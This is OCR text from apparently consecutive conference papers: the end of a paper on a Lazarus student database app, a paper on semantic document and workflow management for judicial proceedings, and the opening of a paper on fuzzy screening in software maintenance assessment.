


Figure 4. Form 3 allows the user to edit student data

The forth form is the statistics form and it displays the average grade by subject, the number of students that haven't passed that subject and the class average based on the subject averages.

The user can just view this information, he cannot alter it as this is calculated data. The user can just go back to the main form from this form.

The fifth form is the form that allows the user to search through the class of students by two types of criterion: personal information or grades. The user must enter a search filter then select a criterion and then press the search button to be able to see the results. The results will be displayed in a table writing all the information about the students that match the search filter. The total number of found results will be written in number underneath the table. The content of the SQLQuery.Text that has been generated by the users selected options will also be written, one row is going to fetch the results and the second is going to count the number of results and write them underneath the table.

Switching through the same type of criterion while not changing the search filter will automatically update the results if the search with that filter has been executed previously.

The components used for this form are: Label, Button, EditBox, Radio Group, Radio Button and DBGrid. This form can be seen on Fig. 5.




Figure 5. Form 5 containing the results of the search for students with the grade 7 in Mathematics 1

The sixth form is the form for adding new students to the database. It contains Edit boxes for each attribute the student record should have with a notation for the fields that are optional and can be left blank. Pressing the Add button first makes sure that all required information was entered by the user and then checks if all the grades are in the range of 5 to 10.

If those checks are failed, the user will be notified of the error made. When both checks have been passed the data is committed to the database and the user is notified of the successful addition of the student. This student can now be viewed in other forms and his grades will affect the class average grade and subject average grade.

The components used in this form are: Button, Label and EditBox. It can be seen on Fig 6.




Figure 6. Form 6 allows the user to add new students to the database

The seventh and final form is for deleting existing students from the database. The form itself is noticeable smaller from the other forms so the user pays more attention to what he is doing because the action of deleting is irreversible.

The user is asked to enter the ordinal number of the student he wants to delete. After pressing the Search button the form will display the ordinal number, name and surname if the record with that ordinal number exists.

To ensure that the confirmation button isn't pressed by mistake, there is a minor security measure; a checkbox that unless ticked disables the button for confirmation. If the checkbox is ticked and the button the pressed then the student with that ordinal number will be deleted and the user notified.

The components used in this form are: Button, Label, EditBox and Checkbox. This form can be seen on Fig. 7.

Figure 7. Form7 for deleting students displaying the student with the ordinal number 6

III. CONCLUSION

The IDE Lazarus is a very powerful tool that can be used to create complex applications and should be considered a viable alternative to programming in C++ or C#.

ACKNOWLEDGMENT

Ministry of Science and Technological Development, Republic of Serbia financially support this research, under

the project number TR32044 ”The development of software tools for business process analysis and improvement”.

REFERENCES

[1] Y. F. Chen, R. Dios, A. Mili, L. Wu, K. F. Wang „Programming language trends: an empirical study, IEEE Software (2005) 72-79.

[2] L. B. A. Rabai, Y. Z. Bai, A. Mili „A quantitative model for software engeneering trends“, Information Sciences 181 (2001) 4993-5009.

[3] www.kankaanpaa.fi/a&o

[4] C. Esposito, M. Ciampi, G. D. Pietro “An event-based notification approach for the delivery of patient medical information”, Information Systems 39 (2014) 22-44.

[5] P. Pelfmann, M. Streinhorst, H. A. Dietrich “The Generic model query language GMQL - conceptual specification, impementation, and runtime evaluation”, Information Systems 47 (2015) 12-177.

.

Semantic Driven Document and Workflow Managament

S. Gostojić*, G. Sladić *, B. Milosavljević*, M. Zarić* and Z. Konjović*
* University of Novi Sad/Faculty of Technical Sciences, Novi Sad, Serbia
{gostojic, sladicg, mbranko, miroslavzaric, ftn_zora}@uns.ac.rs

Abstract – This paper proposes semantic driven approach to document and workflow management by modeling documents and business processes using semantic web technologies in order to overcome limitations of existing document management systems (DMS). The document model is based on the ISO 82045 family of standards for document management specified using OWL language. We used legal domain as a case study of proposed approach.

I. INTRODUCTION

Modern organizations aim to enhance the efficiency of business processes to improve the quality of their services and reduce operational costs. Business processes can be improved with the application of document-centric information systems.

One of the trends in the development of information systems is to put emphasis on electronic document management (EDM) systems and business process management (BPM) [1]. EDM systems deal with the management of documents [1]. In a document-centric information system, a document may be a part of a particular business process, in the sense that it requires access to the document by individual staff undertaking separate activities according to a particular sequence guided by some procedural rules [2]. Workflow Management Coalition defines a workflow as the computerized facilitation or automation of a business process, in whole or part [2]. In computer science literature, business process and workflow terms are often used interchangeably; in this paper we regard them as synonyms.

Workflow management system (WfMS) is a system that completely defines, manages and executes workflows through the software in which the order of execution is driven by a computer representation of the workflow logic [2]. One of the main advantages of WfMSs is moving the focus from the automation of single process activity, through traditional information systems, to the overall management and improvement of the business processes, through the integration of different software technologies. In addition, the last generation of WfMSs leverages the web as enabling infrastructure, thus allowing a higher level of coordination and control among the geographically distributed teams and individuals involved in a business process.

EDM systems are usually implemented using the document-oriented WfMS. Due to their advantages, government agencies tend to implement their services on document-oriented workflow platforms. The problem of document processing has long been recognized as a critical aspect in the enterprise productivity [3, 4, 5]. In decentralized working environments, where many people affect the contents of documents, efficient collaboration on document editing is a key feature, and a collaborative environment must take care of collisions that can arise from simultaneous access to the documents. This problem has been the focus of many research papers [6, 7, 8, 9, 10].

The document management system is an information system that enables the creation, storage, transfer, organisation, retrieval, exchange, manipulation and update of documents [1]. In other words, it is an information system that is used to manage electronic documents life-cycle (period from the conceptual idea to the logical and physical deletion of a document which consists of initiation preparation, establishment, use, revision, withdrawal, and deletion phases).
Technologies for the electronic documents management are suitable for use in various business environments [1]. There are five major benefits of the document management system usage [11, 12]:

- **Money Saving.** Quality document management system reduces the paper costs, the costs incurred due to loss of documents, and also its use leads to more efficient use of space that was previously used to store documents. Moreover, time to find a document is reduced, and thus employer productivity can be increased.
- **Provides document security.** This is one of the most important advantages for any enterprise. The electronic document management provides the efficient protection of documents from competitors, thieves and employees that want to use documents for the prohibited purposes.
- **Easy document access.** This has significantly increased efficiency. Document management systems allow multiple users to simultaneously have access to the same document, wherein only one has the ability to change the document. There is also a version control, which provides access to the latest version of a document, but also access to all changes that were made. If needed, users can access to earlier versions.
- **Damage control.** Document management system provides several ways to protect data from loss. One

possibility is the backup creation, and the other is export of the repository to another location.
- **Consistency of procedures**. Employees often want to do business in their own way; however, a document management system ensures that employees do their jobs according to the protocol.

The basic functionalities of document management systems are [1, 11]:

- support different structural forms of documents and metadata association to documents,
- business processes definition and document lifecycle management,
- indexing and retrieval of documents,
- optical character recognition,
- users collaboration and version control,
- security, and
- integration with other systems.

One major limitation of existing document management systems is the lack of domain specific services. To overcome this problem, we propose a solution for the semantic document and workflow management which is based on semantic models of documents and business processes. The document model is based on the ISO 82045 family of standards for document management, while business process model is based on BPMN (Business Process Model and Notation).

II. Related Work

In [13], authors propose a methodology for developing hypermedia information systems on the basis of document-based workflow. The proposed methodology focuses on corporate systems that require the capability of handling complex business functions. It adopts a document-based perspective consistently through all phases. The work reported in [14, 15] addresses the problem of creating an information infrastructure and services for distributed and virtual organizations, and, particularly, the integration of two key enabling technologies, namely workflow and document management. Paper [5] proposes an XML document centric workflow management system that exploits the advantages of the XML documents, while having the full functionality of workflow management system to execute other activities. Paper [16] proposes a framework for document-driven workflow systems that requires no explicit control flow and the execution of the process is driven by input documents. The solution presented in [17] extends web-service based workflow engines with human interaction via email. A document-based dynamic workflow system, that is particularly suitable for agile business processes in which required tasks and their sequence flow may need to be determined dynamically, is proposed in [18]. Experiences in using Java Business Process Management (jBPM) for document flow are given in [19].

Any document workflow system will face the challenge of collaborative editing of document content. As stated in [10]: “Collaborative editing enables a group of people to edit documents collaboratively over a computer network.” The purpose of collaboration is to achieve a common goal. Most group editing tools are using the copy/modify/merge paradigm, supported by three methods executed on a shared repository storing multi-versioned objects: checkout, commit and update. In collaborative editing two major principles of reconciling different versions of a document have become predominant: state-based merging approaches often used in versioning systems such as CVS [20], and Subversion [21], and operation based approach [22]. In recent years, since XML has become a de-facto standard format for representing structured data, special attention is given to collaborative editing of XML documents. Usage of XML documents presents a challenge and an opportunity, since most conventional operation based approaches (algorithms) such as dOPT [6], GOT [23], GOTO [24], SOCT2 [25] and similar [26, 27], view documents as linear structure. An approach to collaboration over hierarchical documents, treeOPT algorithm as well as asyncTreeOPT (for asynchronous editing) is described in [10]. In [28] collaborative editing of XML documents (in peer-to-peer environments) has been further discussed.

III. Semantic Document Managament

One major limitation of existing document management systems is the lack of domain specific services, such as domain specific browsing and retrieval of documents, life-cycle management, security constraints, etc. Another important limitation of document management systems is complicated customization to a concrete domain. In most of these systems there is significant gap between users, document life-cycle and business processes. In many real-life business processes, it is not possible to define access control policies for users due to limited functionality of DMS and WfMS access control implementations. WfMS are not sufficiently integrated into DMS to reduce the gap between document life-cycle and business processes.

Our solution for those deficiencies of DMS is to introduce semantics into DMS and WfMS by modeling documents and business processes using semantic web technologies. This model should consist of two layers: an abstract layer which models abstract documents and business processes and a concrete layer which models domain specific documents and processes. By using those models it is possible to customize DMS and WfMS for a specific domain. Users, documents and business processes are identified as key elements of the proposed solution.

The document model is based on the ISO 82045 family of standards for document management. The concepts defined by those standards are specified using OWL language. OWL is used as a modeling language because of its inference semantics, which allows the use of existing tools (OWL reasoners and RDF stores) as the basis for the development of semantic driven systems.




Figure 1. Software architecture

The proposed software architecture is shown in figure 1. Structured documents (documents represented in XML) in an XML database, while unstructured documents are kept in a document store. The *Repository* module provides functionality for handling structured and unstructured documents. Since RDF/OWL is used for metadata representation, an RDF store is used as metadata database and the *Registry* module handles metadata. The *Workflow* module creates and executes business processes. Information about process definitions and process instances are kept in a workflow database. The *Retrieval* module provides services for indexing and searching documents. Versioning of unstructured and structured document is performed by the *Versioning* module. The *Integration* module transforms documents and metadata from one format to another and is used for communication, using different protocols, between the system and other information systems. The *UI* module serves as a suitable user interface (web, mobile, etc.). The orthogonal services (security and transaction) are handled by the *Security* and the *Transaction* modules. Users' credentials and access control policies are kept in a security database.

All these modules implement domain independent functionalities, while their functionality can be extended to satisfy domain specific needs.

IV. A CASE STUDY

Judicial proceedings are characterized by complexity and variability as a result of need for justice and frequent changes in legislation. Modeling of judicial proceedings using business process modeling languages makes design, development and maintenance of software solutions used in judicial authorities easier and quicker. Judicial proceedings were chosen as an example to demonstrate applicability of a semantic driven document-oriented workflow system. Due to space limitations, this paper describes a simplified model of the judicial proceedings that is modeled by the diagram shown in Figure 2.

In [29, 30] business process modeling languages were analyzed from the aspect of their applicability to judicial proceedings. The analyses have shown that BPMN is the most acceptable high level business process modeling language. Therefore we choose to use BPMN as a language for description of judicial proceedings.




Figure 2. Simplified model of the judicial proceedings

The process is initiated with the request to start judicial proceedings. Public prosecutor, other state agencies and injured party have the right to make a claim. An officer of the court receives the claim, registers it in the court's registry, forms a case and assigns it to a judge. If the conditions that are necessary to start trial proceedings are not met, the judge makes a decision to dismiss a claim. Conditions to start trial proceedings do not exist if: the action described in the claim is not characterized as a petty offense; the court isn't competent to start trial proceedings; there are bases that exclude the guilt or the responsibility of the accused; the deadline to make the claim has expired; the claim has been made by an unauthorized party, etc. If the claim is not precise

and/or complete, the judge issues a request for refinement and/or amendment of the claim to the claimant. If the claimant doesn't refine and/or amend the claim by the specified deadline, the judge makes a decision to dismiss the claim. If all the necessary conditions to start trial proceedings have been met, the judge makes a decision to start trial proceedings. Trial proceedings take the form of probative proceedings and delivery of judgment. Probative proceedings include hearing of the accused, hearing of witnesses, inquiry on the spot, expertise, and body or house search. The judge and the accused/witnesses record minutes during or immediately after hearings. Judge records minutes during or immediately after the inquiries. Police officer records minutes during or immediately after searches. Expert witness gives a written expert opinion. Finally, when the judge decides that probative proceedings should end because all the evidence has been determined, he/she delivers a judgment.

AKOMA NTOSO is the set of principles for electronic parliamentary services in a pan-African context [31]. The document model aims to provide a long-term storage of and access to parliamentary, legislative and judicial documents that allows search, interpretation and visualization of documents [32]. EU Parliament uses AKOMA NTOSO for modelling amendments, amendment list, bills, proposals, consolidated version of those documents.

AKOMA NTOSO was chosen as a document representation mechanism and format that best meets requirements of the Serbian judiciary system described in [33, 34] and because it entered OASIS standardization process [35] which aims to provide interoperability between different legal information systems and reusability of software based on it.

After the judicial proceeding is described using BPMN and appropriate schemas for judicial documents are defined the proposed system can execute this business process.

Current implementation of our system supports semantic retrieval and browsing of legal documents (*Repository*, *Registry* and *Retrieval* modules) [36]. The BPMN-based workflow execution and is implemented using the Activity WfMS (*Workflow* module). The *Security* module is implemented using access control systems for process and document level presented in [37, 38, 39, 40, 41].

Semantic retrieval and browsing is based on a formal model of legal norms specified in OWL. Traditional legislation retrieval and browsing systems are based on text retrieval and browsing, while the semantic retrieval and browsing of legislation is based on the meaning of the legal norms it contains. The duality between the content and the form of legislation is exploited by connecting the model to the XML representation of legislation based on AKOMA NTOSO [36].

Browsing by content is facilitated in the several ways. For example, when a provision which formulates an element of a legal norm (the right panel) is clicked, a list of the norm's elements is displayed in the left panel and provisions that formulate those elements are shown in different colors in the right panel (Figure 3).

Figure 3. Elements of Legal Norm view

While analyzing judicial proceedings we have identified some of the security requirements that cannot be implemented using the standard RBAC model since implementation of those requirements depends on the entities that are not part of RBAC [38]. In the paper [38] we showed that it is possible to implement those requirements using the COBAC (*context-sensitive access control model for business processes*) model [37].

After a judicial proceeding is finished, a clerk archives the judgments. All users can search archived documents and view search results according to their access control rights. According to (Court of Appeals in Novi Sad, 2011)

there are two methods that are used to anonymize judgments. Judgements can be anonymized by replacing text with dummy text (e.g. initials or ellipsis). On the other hand, it can be anonymized by redaction or omitting text if the quantity of text is significant (if parts of the judgment that are classified as state or business secret, etc.). For example, personal data of the parties are replaced with initials while the evidence that is classified as state or business secret is omitted by redaction. XXACF (eXtensible XML Role-Based Access Control Framework) [39, 40] was used to define access control policies and to enforce access control to judgments represented as AKOMA NTOSO documents and thus provide anonymity and confidentiality [41].

Figure 4 shows the user interface of the system. Right panel displays a piece of legislation. When a user selects a provision in the right panel, the *Case Law* view in the left panel displays a list of judgments that are made on the basis of the selected provision. When a user selects a judgment from the list, the content of the judgment is displayed in the right panel. If the user has permissions to access whole (anonymized) judgment, it will be displayed in the anonymized form. On the other hand, if the user does not have permissions to access whole (unanonymized) judgment, it will be displayed in the anonymized form. The name of the defendant and the name of the location are replaced with the initials, while the date and the personal number are replaced with the ellipsis.

Figure 6. Anonymized judgment

V. CONCLUSION

In this paper we identified limitations of existing DMS and propose an approach to overcome those limitations. This approach is based on semantic web technologies. Documents and business processes are modeled on two abstraction levels; one level contains abstract description of documents and business processes, and the other level describes domain specific documents and processes. We used legal domain as a proof of concepts.

The main limitation of the current implementation is that the modules presented in the case study are implemented as separate systems. We plan to integrate those modules in a coherent system as proposed in Section III. Furthermore, some of the proposed modules (versioning, integration and transactions) are yet to be implemented and semantic aspects of workflow models should be investigated.

REFERENCES

[1] International Organization for Standardization (ISO), "ISO IEC 82045-1: Document Management – Part 1: Principles and Methods," ISO, Geneva, Switzerland, 2001.

[2] D. Hollingsworth, "The Workflow Reference Model," Workflow Management Coalition, Cohasset, MA, USA, 1995.

[3] L. Baresi, F. Casati, S. Castano, M.G. Fugini, I. Mirbel, and B. Pernici, "WIDE workflow development methodology," Proceedings of the International Joint Conference on Work activities Coordination and Collaboration, San Francisco, California, USA, February 22 to February 25 1999. New York, NY, USA: ACM Press, 1999, pp. 19-28

[4] F. Casati, M. G. Fugini, I. Mirbel, and B. Pernici, "WIRES: A methodology for developing workflow applications," Requirements Engineering, vol. 7, no. 2, 2002, pp. 73-106

[5] R. Krishnan, L. Munaga, and K. Karlapalem, "XDoC-WFMS: A framework for document centric workflow management system," In H. Arisawa, Y. Kambayashi, V. Kumar, H. Mayr, and I. Hunt (eds): Lecture Notes in Computer Science 2465, Berlin: Springer, 2002. pp. 348-362.

[6] C.A. Ellis, and S. J. Gibbs, "Concurrency control in groupware systems," SIGMOD Record, vol. 18, no. 2, 1989, pp. 399-407.

[7] S. Maher, M. Cart, and J. Ferrie, "Concurrent operations in a distributed and mobile collaborative environment," Proceedings of the International Conference on Data Engineering (ICDE'98), Orlando, FL, USA, February 23 to February 27, 1998. Los Alamitos, CA, USA: IEEE Computer Society, 1998, pp. 36-45.

[8] G. Cobena, S. Abiteboul and A. Marian, "Detecting changes in XML documents," Proceedings of the 18th International Conference on Data Engineering (ICDE'02), February 26 to March 1, 2002. San Jose, California, USA: IEEE Computer Society, 2002, pp. 41-52.

[9] M. Ionescu, and I. Marsic, "Tree-based concurrency control in distributed groupware," Computer Supported Cooperative Work, vol. 12, no. 3, 2003, pp. 329-350.

[10] C. L. Ignat, and C. N. Moira, "Multi-level editing of hierarchical documents," Computer Supported Cooperative Work vol. 17, no. 5, 6, 2008, pp. 423-468.

[11] M. Shariff, "Alfresco Enterprise Content Management Implementation," Packt Publishing, 2006.

[12] Alfresco Enterprise Content Management, available at: http://www.alfresco.org

[13] H. Lee, and W. Suh, "A workflow-based methodology for developing hypermedia information systems," Journal of Organizational Computing and Electronic Commerce, vol. 11 no. 2, 2001, pp. 77-106

[14] L. Aversano, G. Canfora, A. De Lucia, and P. Gallucci, "Integrating document and workflow management systems," Proceedings of the IEEE Symposia on Human-Centric Computing Languages and Environments, Stresa, Italy, September 05 to September 07, 2001. Los Alamitos, CA, USA: IEEE Computer Society, 2001, pp. 328-329

[15] L. Aversano, G. Canfora, A. De Lucia, and P. Gallucci, "Integrating document and workflow management tools using XML and web technologies: a Case Study," Proceedings of the Sixth European Conference on Software Maintenance and Reengineering, Budapest, Hungary, March 11 –to March 13, 2002. Los Alamitos, CA, USA: IEEE Computer Society, 2002 pp. 24-33

[16] J. Wang, and A. Kumar, "A framework for document-driven workflow systems," In W. van der Aalst, B. Benatallah, F. Casati, and F. Curbera (eds): Business Process Management - Lecture Notes in Computer Science 3649, Berlin: Springer 2005, pp. 285-301.

[17] I. P. Velez, and B. Velez, "Lynx: an open architecture for catalyzing the deployment of interactive digital government workflow-based systems," Proceedings of the International Conference on Digital Government Research, San Diego, California, USA, May 21 –to May 24, 2006. New York, NY, USA: ACM Press, 2006, pp. 309-318.

[18] M. Rahaman, Y. A. Roudier, and A. Schaad, "Document-based dynamic workflows: towards flexible and statefull services," Proceedings of the World Conference on Services - II, Bangalore, India, September 21 to September 25, 2009. Los Alamitos, CA, USA: IEEE Computer Society, 2009, pp. 87-94.

[19] H. Bing, and X. Dan-Mei, "Research and design of document flow model based on JBPM workflow engine," Proceedings of the International Forum on Computer Science-Technology and Applications, Chongqing, China, December 25 to December 27, 2009. Los Alamitos, CA, USA: IEEE Computer Society, 2009, pp. 336-339.

[20] B. Berliner, "CVS II: parallelizing software development," Proceedings of the Winter 1990 USENIX Conference, Washington, District of Columbia, USA, January 1990, Usenix Association, 1990, pp. 341-352.

[21] B. Collins-Sussman, B. W. Fitzpatrick, and C. M. Pilato, "Version control with subversion," Cambridge, Massachusetts, USA: O'Reilly, 2004.

[22] E. Lippe, and N. v. Oosterom, "Operation-based merging," Proceedings of the fifth ACM SIGSOFT symposium on Software development environments, Tyson's Corner, Virginia, USA, December 9 to December 11 1992. New York, NY, USA: ACM Press, 1992, pp. 78-87.

[23] C. Sun, X. Jia, and Y. Zhang, Y. Yang, and D. Chen, "Achieving convergence, causality preservation, and intention preservation in real-time cooperative editing systems," ACM Transactions on Computer–Human Interaction, vol. 5, no. ,1 1998, pp. 63-108.

[24] C. Sun, and C. Ellis, "Operational transformation in real-time group editors: issues, algorithms, and achievements," Proceedings of ACM CSCW'98 Conference on Computer- Supported Cooperative Work (CSCW'98), Seattle, WA, USA, November 14 to November 18 1998. New York, NY, USA: ACM Press, 1998, pp. 59-68.

[25] S. Maher, M. Cart, and J. Ferrie, "Serialization of concurrent operations in a distributed ccollaborative environment," Proceedings of the international ACM SIGGROUP conference on Supporting group work (GROUP '97), Phoenix, Arizona, USA, November 16 to November 19 1997. New York, NY, USA: ACM Press, 1997, pp. 435-445

[26] D. Li, and L. Rui, "Preserving operation effects relation in group editors," Proceedings of the 2004 ACM Conference on Computer Supported Cooperative Work (CSCW '04), Chicago, Illinois, USA, November 6 to November 10 2004. New York, NY, USA: ACM Press, 2004, pp. 457-466.

[27] R. Li, and D. Li, "Commutativity-based concurrency control in groupware," Proceedings of the IEEE Conference on Collaborative Computing: Networking, Applications and Worksharing (CollaborateCom'05), San Jose, California, USA, December 19 to December 22 2005. Los Alamitos, CA, USA: IEEE Computer Society, 2005, pp. 1-10.

[28] C.L. Ignat, and G. Oster, "Peer-to-peer collaboration over XML documents," In Y. Luo (ed): Lecture Notes in Computer Science, 5220, Cooperative Design, Visualization, and Engineering, Berlin: Springer, (2008), pp. 66-73.

[29] M. Zarić, M. Segedinac, G. Sladić, and Z. Konjović, "A flexible system for request processing in government institutions," Acta Polytechnica Hungarica, vol. 11, no. 6, 2014, pp. 207-227.

[30] M. Marković, S. Gostojić, and B. Milosavljević, "Application of business process modeling languages in judiciary," Info M, vol. 51, 2014 (in print).

[31] United Nations Department of Economic and Social Affairs - UNDESA, "AKOMA NTOSO," 2000, available at: http://www.akomantoso.org.

[32] M. Palmirani, and F. Vitali, "Akoma-ntoso for legal documents," In: Sartor, G., Palmirani, M., Francesconi E., Biasiotti, M.A. (eds.): Legislative XML for the Semantic Web, Springer-Verlag, Berlin Heidelberg New York, 2011, pp. 75–100.

[33] M. Marković, S. Gostojić, Z. Konjović, and M. Laanpere, "Machine-readable identification and representation of judgments in Serbian judiciary," Novi Sad Journal of Mathematics, vol.44, no. 1, 2014, pp. 165-182.

[34] M. Marković, S. Gostojić, and Z. Konjović, "Structural and semantic markup of complaints: case study of Serbian judiciary," IEEE International Symposium on Intellingent Systems and Informatics (SISY 2014), 11-13, September 2014, Subotica, Serbia, 2014.

[35] Organization for the Advancement of Structured Information Standards – OASIS, "OASIS LegalDocumentML (LegalDocML) TC," 2012, available at: http://www.oasis-open.org/committees/legaldocml

[36] S. Gostojić, B. Milosavljević, and Z. Konjović, "Ontological model of legal norms for creating and using legislation," Computer Science and Information System (ComSIS), vol. 10, no. 1, 2013, pp. 151-171.

[37] G. Sladić, B. Milosavljević, and Z. Konjović, "Context-sensitive access control model for business processes," Computer Science and Information System (ComSIS), vol. 10, no. 3, 2013, pp. 939-972.

[38] S. Gostojić, G. Sladić, B. Milosavljević, and Z. Konjović, "Context-sensitive access control model for government services," Journal of Organizational Computing and Electronic Commerce, vol. 22 no. 2, 2012, pp. 184-213.

[39] G. Sladić, B. Milosavljević, Z. Konjović, and M. Vidaković, "Access control framework for XML document collections," Computer Science and Information System (ComSIS), vol. 8, no. 3, 2011, pp. 591-609.

[40] G. Sladić, B. Milosavljević, D. Surla, and Z. Konjović, "Flexible access control framework for MARC records," The Electronic Library, vol. 30, no. 5, 2012, pp. 623-652.

[41] G. Sladić, S. Gostojić, B. Milosavljević, Z. Konjović, "Automatic anonymization of judgments in electronic format," Proceedings of the 3rd International Conference on Information Society Technology and Management (ICIST), Kopaonik, Serbia, 2013, pp.206-211.

Fuzzy Screening Applications in the Domain of Information Technologies

V. Brtka*, Z. Stojanov *, D. Dobrilovic* and I. Berkovic*
* University of Novi Sad/Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
zeljko.stojanov@tfzr.rs, vbrtka@tfzr.uns.ac.rs, ddobrilo@tfzr.rs, berkovic@tfzr.uns.ac.rs

Abstract - Screening is a multi criteria decision making process that enables selection of a subset of alternatives from the larger set of alternatives, based on selected criteria. Fuzzy screening is screening approach based on fuzzy logic and involves experts' opinions in the process of evaluating alternatives. The approach is widely used in decision making in several domains within information technologies. This paper presents the authors' experience with fuzzy screening in the context of software process assessment in a local small software company. Two studies related to evaluation of software maintenance tasks and processes are presented. Based on that experience, several directions for further research are proposed.

I. INTRODUCTION

The task of selecting some objects that satisfy a set of specific criteria from a larger set of alternatives has many applications in modern information technology. This task is involved in multi-criteria decision-making with the main aim to aggregate individual criteria satisfaction in order to obtain overall scores for all alternatives, and to select between them [1]. Although application of decision making vary in different domains, some common features are the existence of multiple attributes to be observed or measured, and the existence of several experts who will evaluate attributes.

Systems based on fuzzy logic have been used in different fields for making decisions, controlling systems or forecasting. Decision making techniques have recently gained attention in information technology, such as choosing among a finite set of architectural alternatives during system design [2], requirements prioritization [3], role assignment for personnel in software development teams [4], or improving the configuration items selection process for software development [5].

Chen at el. [6] discussed several screening methods in Multi Criteria Decision Making (MCDM), all of them focused on reducing a large set of alternatives to a smaller one, based on some criteria. Fuzzy screening is Multi Expert-Multi Criteria Decision Making (ME-MCDM) approach proposed by Yager [7]. The main characteristics of fuzzy screening approach in decision-making are [8]: (1) effective and efficient screening of alternatives with limited or incomplete information by using requisite aggregations; (2) the technique is based on preference opinion of the decision-maker, expressed in a linguistic scale in linear order; (3) the technique is based on the fuzzy set theory.

This paper presents a short overview of fuzzy screening approach and experience in implementing it for evaluating software maintenance practice in a local small software company. This study is a part of a large project (from 2011 to 2014) with the goal to assess and improve maintenance practice in the selected software company. The rest of the paper is structured as follows. The second section provides background on fuzzy screening technique. The third section presents two studies conducted by the authors of the paper, while the fourth section contains lessons learned from the experience. The last section contains conclusions and some remarks for further research.

II. FUZZY SCREENING

Fuzzy screening is a procedure for selecting a small subset of alternatives from a large one. The procedure is based on non-numerical scale for the evaluation of alternatives [7]. Usually, one will start with a large subset X of possible alternatives represented with the minimal amount of information, and by implementing fuzzy screening will select a subset A that will be further investigated.

Each alternative from the initial set of alternatives is described with the same set of attributes (criteria). This set of attributes provides minimal information about alternatives. In the evaluation of alternatives multiple experts are involved. Each expert evaluates the importance of each criterion, and after that evaluates each alternative on each criterion, which classifies this approach as ME-MCDM. The process involves criteria attributes used for alternative description, as well as experts whose opinion must be considered. Three main components of fuzzy screening process are:

1. Set X of p alternatives $X = \{x_1,...,x_p\}$.
2. Set E of r experts $E = \{e_1,...,e_r\}$.
3. Set C of n criteria attributes $C = \{c_1,...,c_n\}$.

For this process, the scale S of m elements is used, where m is usually 5 or 7. For m=5 scale S is defined by: Very High (VH)-S_5, High (H)-S_4, Medium (M)-S_3, Low (L)-S_2, Very Low (VL)-S_1. For m=7 scale S is defined by: Outstanding (OU)-S_7, Very High (VH)-S_6, High (H)-S_5, Medium (M)-S_4, Low (L)-S_3, Very Low (VL)-S_2, None (N)-S_1. Natural ordering applies to scale S: $S_i > S_j$ if i>j, as well as the maximum and minimum of any two scores:

$$\max(S_i, S_j) = S_i \quad if \quad S_i \geq S_j \ ,$$

$$\min(S_i, S_j) = S_j \quad if \quad S_j \leq S_i \ .$$

The steps in fuzzy screening process are:

1. The definition of a scale to be used for evaluation of attributes and alternatives (usually five-point or seven-point scale)

2. The definition of a table where rows presents alternatives (entities) while columns are criteria. Each cell in the table is the criterion value for certain alternative.

3. Every expert gives his/her opinion about each criterion importance by applying the scale defined in the step 1.

